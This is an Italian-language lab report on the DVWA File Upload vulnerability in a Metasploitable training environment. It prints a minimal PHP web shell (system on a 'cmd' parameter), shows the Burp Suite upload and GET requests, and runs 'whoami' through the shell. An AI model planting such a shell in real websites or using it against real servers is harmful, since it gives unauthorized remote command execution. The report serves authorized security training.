

REPORT TECNICO

DVWA – File Upload Vulnerability e analisi delle richieste con Burp Suite

Laboratorio di Cybersecurity – Ambiente controllato

Target	Metasploitable / DVWA – 192.168.60.101
Applicazione	Damn Vulnerable Web Application (DVWA)
Funzionalità testata	File Upload
Security Level	LOW
Strumento principale	Burp Suite

Obiettivo della pratica

L'attività ha avuto lo scopo di analizzare, in un ambiente di laboratorio autorizzato, la vulnerabilità di File Upload presente in DVWA e di osservare con Burp Suite le richieste HTTP generate durante il caricamento e l'accesso al file PHP.

La prova è stata eseguita al livello di sicurezza LOW, come richiesto dalla traccia. L'obiettivo finale era verificare che il file PHP caricato potesse ricevere un parametro cmd tramite una richiesta GET e restituire l'output del comando al client.

Ambiente di laboratorio

Elemento	Configurazione
Macchina attaccante	Kali Linux
Macchina target	Metasploitable
IP target	192.168.60.101
Web application	DVWA
DVWA Security Level	LOW
Proxy / analisi	Burp Suite

Codice PHP utilizzato

È stato utilizzato un file denominato shell.php contenente una shell PHP minimale. Il parametro cmd viene letto tramite \$_REQUEST e passato alla funzione system().

```
<?php
system($_REQUEST["cmd"]);
?>
```

Nota didattica: il codice è stato utilizzato esclusivamente all'interno del laboratorio DVWA/Metasploitable predisposto per l'esercitazione.

Caricamento della shell in DVWA

Con DVWA impostata su Security Level LOW, il file shell.php è stato caricato tramite la funzionalità Vulnerability: File Upload. Il server ha confermato il caricamento mostrando il percorso del file nella directory hackable/uploads.



DVWA conferma il caricamento di shell.php. Il Security Level è LOW.

Intercettazione del POST con Burp Suite

Burp Suite è stato mantenuto attivo come proxy per intercettare e analizzare la richiesta HTTP generata dal form di upload. La richiesta è una POST verso

/dvwa/vulnerabilities/upload/ e contiene una parte multipart con filename="shell.php" e Content-Type: application/x-php.

The screenshot displays the Burp Suite interface with a selected HTTP POST request. The 'Request' tab is active, showing the raw request details. The request is a multipart form submission to the URL /dvwa/vulnerabilities/upload/. The body contains three parts: a 'MAX_FILE_SIZE' field, an 'uploaded' field with filename 'shell.php' and Content-Type 'application/x-php', and an 'Upload' field containing a PHP command: <?php system(\$_REQUEST['cmd']); ?>. The 'Inspector' panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.


Burp Suite: richiesta POST dell'upload. Sono visibili filename="shell.php" e il contenuto PHP.

Intercettazione della richiesta GET con il parametro cmd

Dopo il caricamento, è stata effettuata una richiesta HTTP GET verso il file PHP presente nella directory degli upload. Il comando di prova è stato passato tramite il parametro cmd.

Richiesta analizzata:

GET /dvwa/hackable/uploads/shell.php?cmd=whoami HTTP/1.1




Burp Suite: richiesta GET con il parametro cmd=whoami.

Risultato dell'esecuzione

Dopo l'inoltro della richiesta intercettata, il browser ha ricevuto come risposta l'output del comando whoami. Il risultato osservato è stato:

www-data



Browser: output del comando whoami restituito dal server.

Analisi tecnica

La sequenza osservata dimostra che, al livello LOW di DVWA, il file PHP viene accettato dalla funzionalità di upload e può successivamente essere raggiunto tramite HTTP. Il parametro cmd viene trasmesso nella query string della richiesta GET e viene elaborato dal codice PHP.

Il risultato www-data indica che il comando è stato eseguito con l'account utilizzato dal servizio web. Questo è un elemento importante dell'analisi perché evidenzia che l'eventuale impatto della vulnerabilità dipende anche dai privilegi dell'account con cui opera il web server.

Altre scoperte della macchina interna

Nel corso della prova sono state rilevate le seguenti informazioni direttamente pertinenti all'esercitazione:

- La DVWA è raggiungibile dal laboratorio all'indirizzo 192.168.60.101.
- Il Security Level utilizzato per la prova è LOW.
- Il file shell.php viene salvato nella directory web hackable/uploads.
- La richiesta GET utilizza il parametro cmd nella query string.
- Il comando whoami viene eseguito con l'identità www-data.

Riepilogo delle evidenze

Evidenza	Descrizione	Esito
Codice PHP	shell.php con system(\$_REQUEST["cmd"])	OK
Upload	DVWA conferma il caricamento del file	OK
Burp POST	POST multipart con shell.php	OK
Burp GET	GET con cmd=whoami	OK
Risposta	Output del comando: www- data	OK

Conclusioni

La pratica è stata completata con successo. Sono state raccolte le evidenze richieste dalla consegna: codice PHP, risultato del caricamento, intercettazioni tramite Burp Suite e risultato delle richieste. La prova ha evidenziato il comportamento della vulnerabilità File Upload al livello LOW di DVWA e l'esecuzione del comando whoami tramite il parametro cmd.

L'attività successiva relativa ai livelli MEDIUM e HIGH è considerata un'estensione extra e non fa parte di questo report principale.